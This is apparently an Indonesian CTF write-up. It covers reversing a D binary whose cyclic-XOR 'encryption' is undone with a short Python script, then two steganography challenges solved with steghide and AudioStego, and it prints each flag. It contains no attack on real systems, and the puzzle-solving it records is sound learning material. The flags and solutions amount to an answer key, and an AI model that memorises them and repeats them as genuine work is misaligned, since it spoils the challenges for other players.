


```
_D9babyshark7encryptFNaNfAyaZQe
```

```
__int64 __fastcall D9babyshark7encryptFNaNfAyaZQe(__int64 a1, __int64 a2)
{
  __int64 v2; // rax
  __int64 v3; // rdx
  __int64 v4; // rax
  __int64 v5; // rdx
  __int64 v6; // rax
  __int64 v7; // rdx
  __int64 v8; // rax
  __int64 v9; // rdx
  __int64 v10; // rax
  __int64 v11; // rdx
  __int64 v12; // rax
  __int64 v13; // rdx
  __int64 v14; // rax
  __int64 v15; // rdx
```

Fungsi enkripsi masih tersimpan pada binary dengan nama fungsi

D9babyshark7encryptFNaNfAyaZQe(). Analisis pada fungsi tersebut, fungsi tersebut melakukan banyak fungsi enkripsi.




```
*(_QWORD *)&v1 = D9babyshark__T3encVAyaa3_313131ZQsFNaNfQuZQx(a1);
*((_QWORD *)&v1 + 1) = v2;
*(_QWORD *)&v1 = D9babyshark__T3encVAyaa3_323232ZQsFNaNfQuZQx(v1);
*((_QWORD *)&v1 + 1) = v3;
v4 = D9babyshark__T3encVAyaa3_333333ZQsFNaNfQuZQx(v1);
v6 = D9babyshark__T3encVAyaa3_343434ZQsFNaNfQuZQx(v4, v5);
v8 = D9babyshark__T3encVAyaa3_353535ZQsFNaNfQuZQx(v6, v7);
v10 = D9babyshark__T3encVAyaa3_363636ZQsFNaNfQuZQx(v8, v9);
v12 = D9babyshark__T3encVAyaa3_373737ZQsFNaNfQuZQx(v10, v11);
v14 = D9babyshark__T3encVAyaa3_383838ZQsFNaNfQuZQx(v12, v13);
v16 = D9babyshark__T3encVAyaa3_393939ZQsFNaNfQuZQx(v14, v15);
v18 = D9babyshark__T3encVAyaa6_3130313030ZQyFNaNfQBaZQBe(v16, v17);
v20 = D9babyshark__T3encVAyaa6_3131313131ZQyFNaNfQBaZQBe(v18, v19);
v22 = D9babyshark__T3encVAyaa6_3132313231ZQyFNaNfQBaZQBe(v20, v21);
v24 = D9babyshark__T3encVAyaa6_3133313331ZQyFNaNfQBaZQBe(v22, v23);
v26 = D9babyshark__T3encVAyaa6_3134313431ZQyFNaNfQBaZQBe(v24, v25);
v28 = D9babyshark__T3encVAyaa6_3135313531ZQyFNaNfQBaZQBe(v26, v27);
```

Walaupun begitu ditiap fungsi metode enkripsi yang digunakan terlihat cukup mirip. Saya mencoba menganalisis salah satu fungsi enkripsi.

```
__int64 __fastcall
D9babyshark__T3encVAyaa3_313131ZQsFNaNfQuZQx(__int128 a1)
{
  __int64 *v1; // rbx
  __int64 v2; // ST18_8
  __int64 v3; // ST10_8
  __int64 v4; // ST08_8
  __int64 v5; // ST00_8
  __int64 v6; // rsi
  __int64 v7; // rcx
  unsigned __int8 v9; // [rsp+10h] [rbp-90h]
  __int64 v10; // [rsp+20h] [rbp-80h]
  void *v11; // [rsp+28h] [rbp-78h]
  char v12; // [rsp+30h] [rbp-70h]
  char v13; // [rsp+60h] [rbp-40h]
  __int64 *v14; // [rsp+80h] [rbp-20h]
  __int64 v15; // [rsp+88h] [rbp-18h]
  __int128 v16; // [rsp+90h] [rbp-10h]

  v16 = a1;
  v9 = D3std4conv__T2toTiZ__TQjTmZQoFNaNfmZi();
  v10 = 0LL;
  v11 = &TMP0;
  v1 = (__int64
*)D3std5range__T5cycleTAyaZQlFNaNbNiNfQpZSQBnQBm__T5CycleTQBjZQl(&v13
, 3LL, "111");
  v2 = v1[3];
  v3 = v1[2];
  v4 = v1[1];
  v5 = *v1;
  v6 = v16;

D3std5range__T3zipTSQtQr__T5CycleTAyaZQlTQhZQBeFNaNbNiNfQBlQzZSQCkQCj
__T11ZipShortestVEQDi8typecons__T4FlagVQCwa18_616c6c4b6e6f776e53616d6
54c656e677468ZQByi0TQFjTQEyZQDq(
    (__int64)&v12,
    v16,
    *((__int64 *)&v16 + 1),
    v7);
  while ( (unsigned
__int8)D3std5range__T11ZipShortestVEQBc8typecons__T4FlagVAyaa18_616c6
c4b6e6f776e53616d654c656e677468ZQByi0TSQDwQDv__T5CycleTQCpZQlTQCwZQEk
5emptyMFNaNbNdNiNfZb(
                             &v12,
                             v6) ^ 1 )
  {
    v15 =
D3std5range__T11ZipShortestVEQBc8typecons__T4FlagVAyaa18_616c6c4b6e6f
776e53616d654c656e677468ZQByi0TSQDwQDv__T5CycleTQCpZQlTQCwZQEk5frontM
FNaNdNfZSQFqQEo__T5TupleTwTwZQl(&v12);
    v14 = &v15;
    v6 = v9 ^ HIDWORD(v15) ^ (unsigned int)v15;
    d_arrayappendcd(&v10, v6);

D3std5range__T11ZipShortestVEQBc8typecons__T4FlagVAyaa18_616c6c4b6e6f
776e53616d654c656e677468ZQByi0TSQDwQDv__T5CycleTQCpZQlTQCwZQEk8popFro
ntMFNaNbNiNfZv(&v12);
  }
  return v10;
}
```

Fungsi tersebut terlihat cukup rumit. Karena itu saya mencoba untuk mengasumsikan beberapa hal disini. Fungsi tersebut mengenkripsi suatu string dengan cara seperti berikut. Dibuat suatu multiple keys dari string yang di cycle, dalam fungsi pertama adalah string “111” sebanyak panjang dari flag. Plain di multiple xor dengan keys cycle, dan string di xor lagi dengan sesuatu.




```
odata:00000000004A3DC4 _TMP284         db ', ',0               ; DATA XREF: _D3std6format__T11formatRangeTS
odata:00000000004A3DC7 _TMP288         db '222',0              ; DATA XREF: _D9babyshark__T3encVAyaa3_32323
odata:00000000004A3DCB _TMP291         db '333',0              ; DATA XREF: _D9babyshark__T3encVAyaa3_33333
odata:00000000004A3DCF _TMP294         db '444',0              ; DATA XREF: _D9babyshark__T3encVAyaa3_34343
odata:00000000004A3DD3 _TMP297         db '555',0              ; DATA XREF: _D9babyshark__T3encVAyaa3_35353
odata:00000000004A3DD7 _TMP300         db '666',0              ; DATA XREF: _D9babyshark__T3encVAyaa3_36363
odata:00000000004A3DDB _TMP303         db '777',0              ; DATA XREF: _D9babyshark__T3encVAyaa3_37373
odata:00000000004A3DDF _TMP306         db '888',0              ; DATA XREF: _D9babyshark__T3encVAyaa3_38383
odata:00000000004A3DE3 _TMP309         db '999',0              ; DATA XREF: _D9babyshark__T3encVAyaa3_39393
odata:00000000004A3DE7 _TMP312         db '101010',0           ; DATA XREF: _D9babyshark__T3encVAyaa6_31303
odata:00000000004A3DEE _TMP315         db '111111',0           ; DATA XREF: _D9babyshark__T3encVAyaa6_31313
odata:00000000004A3DF5 _TMP318         db '121212',0           ; DATA XREF: _D9babyshark__T3encVAyaa6_31323
odata:00000000004A3DFC _TMP321         db '131313',0           ; DATA XREF: _D9babyshark__T3encVAyaa6_31333
odata:00000000004A3E03 _TMP324         db '141414',0           ; DATA XREF: _D9babyshark__T3encVAyaa6_31343
odata:00000000004A3E0A _TMP327         db '151515',0           ; DATA XREF: _D9babyshark__T3encVAyaa6_31353
odata:00000000004A3E11 _TMP330         db '161616',0           ; DATA XREF: _D9babyshark__T3encVAyaa6_31363
odata:00000000004A3E18 _TMP333         db '171717',0           ; DATA XREF: _D9babyshark__T3encVAyaa6_31373
odata:00000000004A3E1F _TMP336         db '181818',0           ; DATA XREF: _D9babyshark__T3encVAyaa6_31383
odata:00000000004A3E26 _TMP339         db '191919',0           ; DATA XREF: _D9babyshark__T3encVAyaa6_31393
odata:00000000004A3E2D _TMP342         db '202020',0           ; DATA XREF: _D9babyshark__T3encVAyaa6_32303
odata:00000000004A3E34 _TMP345         db '212121',0           ; DATA XREF: _D9babyshark__T3encVAyaa6_32313
odata:00000000004A3E3B _TMP348         db '222222',0           ; DATA XREF: _D9babyshark__T3encVAyaa6_32323
odata:00000000004A3E42 _TMP351         db '232323',0           ; DATA XREF: _D9babyshark__T3encVAyaa6_32333
0A3DC4 | 00000000004A3DC4: .rodata:_TMP284 | (Synchronized with Hex View-1)
```

Ekstrak keys cycle tersebut, mudah dilakukan dengan sublime secara manual.

```
enc =
"535f59586176296f7b446a492a7c687a77762b7523446e28776b762f6e7e45722f44
7d2b2a7f452f456e67"
enc = enc.decode("hex")
enc = list(enc)
data =   open("data").read().split()
for jjj in data:
     for i in range(len(enc)):
          enc[i] = chr( ord(jjj[i % len(jjj)]) ^ ord(enc[i])  )


print ''.join(enc)
```


Didapatkan hasil sebagai berikut



```
a@a-l ~/cfx $ python babyshark.py
bohhPF□Jt[y□YJFF□□_□[G□NtB□L□□^V
a@a-l ~/cfx $ 
```

Jika diasumsikan flag berawalan IDCC{. Dan hasil adalah bohhP. Terdapat CC ⇔ hh. Sehingga jarak antar char berjarak sama.


Mencurigakan, sehingga saya mencoba melakukan xor antar hasil cipher dengan IDCC{



```
a@a-l ~/cfx $ python babyshark.py
bohhPF□Jt[y□YJFF□□_□[G□NtB□L□□^V
43
43
43
43
```

Jarak antar char tersebut sama. Xor string tersebut dengan char(43), ternyata langsung didapatkan flagnya.

```
enc =
"535f59586176296f7b446a492a7c687a77762b7523446e28776b762f6e7e45722f44
7d2b2a7f452f456e67"
enc = enc.decode("hex")
enc = list(enc)
data =   open("data").read().split()
for jjj in data:
     for i in range(len(enc)):
          enc[i] = chr( ord(jjj[i % len(jjj)]) ^ ord(enc[i])  )


print ''.join(enc)
kok = "IDCC"

for j in range(len(kok)):
     print (ord(enc[j]) ^ ord(kok[j]))
flag = ""
for j in range(len(enc)):
     flag += chr( ord(enc[j]) ^ 43 )

print flag
```



```
a@a-l ~/cfx $ python babyshark.py
bohhPF□Jt[y□YJFF□□_□[G□NtB□L□□^V
43
43
43
43
IDCC{m3ta_pR0gramm1n9_t3mpl4te_i5_g00d_4_u}
a@a-l ~/cfx $
```


FLAG : IDCC{m3ta_pR0gramm1n9_t3mpl4te_i5_g00d_4_u}

Stegano


Secret Message (50pts)

```
Yo dawg..
 password.jpg  c194e6431bfde9ce37fc8fcbe3694f06
 stored.jpg  6c4467a3a2d73eff9c2a5267a747a9b4
```


Berikut gambar dari password.jpg


YO DOG....................... I HEARD YOU LIKE PASSWORDS
d65496e
SO WE PUT A PASSWORD IN YOUR PASSWORD FOR SECURITY
quickmeme.com


Berikut gambar dari stored.jpg




Terdapat keanehan pada password.jpg. Terdapat string yang membuat mata saya sakit (+ hati saya).



“4c3333744d65496e” ketika saya decode saya mendapatkan string “L33tMeIn”. Saya melakukan fuzzing gambar + password + “writeup ctf” di google dan menemukan tools bernama “steghide”. Dan ternyata berhasil mengekstrak password.txt. Saya lakukan steghide di file stored.jpg dan didapatkan flag.txt.



```
steghide: could not extract any data with that passphrase!
a@a-l ~/cfx $ steghide extract -sf stored.jpg
Enter passphrase:
the file "password.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "password.txt".
a@a-l ~/cfx $ cat password.txt
5uperBStr0ngP4assa@a-l ~/cfx $ 
```




```
a@a-l ~/cfx $ cat password.txt
5uperBStr0ngP4steghide extract -sf password.jpg
Enter passphrase:
the file "flag.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "flag.txt".
a@a-l ~/cfx $
a@a-l ~/cfx $ cat flag.txt
IDCC{Ch4in1nG_5teg0_p4ssW0rD_}a@a-l ~/cfx $
```

Flag: IDCC{Ch4in1nG_5teg0_p4ssW0rD_}

MPPPssst (80pts)


Lestarikan lagu anak-anak.
cover.jpg
87c057a181718e76efb93d99bead863d
telordardarrr.mp3
7c515c8a2f2b9608b71c6291c0739063

Diberikan gambar cover.jpg dan lagu telordadar.mp3. Kami melakukan string terhadap cover.jpg dan didapatkan link pastebin.com



```
student@lab1-47:~/Downloads$ strings cover.jpg
JFIF
,Download lyric here: pastebin.com/phxSqmq2
N4oC
```

Link berisi lirik lagu, namun tidak mengarah flag. Kami lalu melakukan fuzzing di mp3 di audacity namun tidak menghasilkan apapun. Kami lalu menggunakan tools lain bernama AudioStego. Dan langsung mendapatkan flag.



```
CMakeFiles/ hideme
a@a-l ~/cfx/AudioStego/build $ ./hideme -f ../../telordardarrr.mp3
Doing it boss!
Unable to open the file given
a@a-l ~/cfx/AudioStego/build $ ./hideme  ../../telordardarrr.mp3 -f
Doing it boss!
Looking for the hidden message...
String detected. Retrieving it...
Message recovered size: 28 bytes
Message: 'IDCC{st3Gano_s0und_n_h1d3}'l�$6n
*** stack smashing detected ***: ./hideme terminated
Aborted
```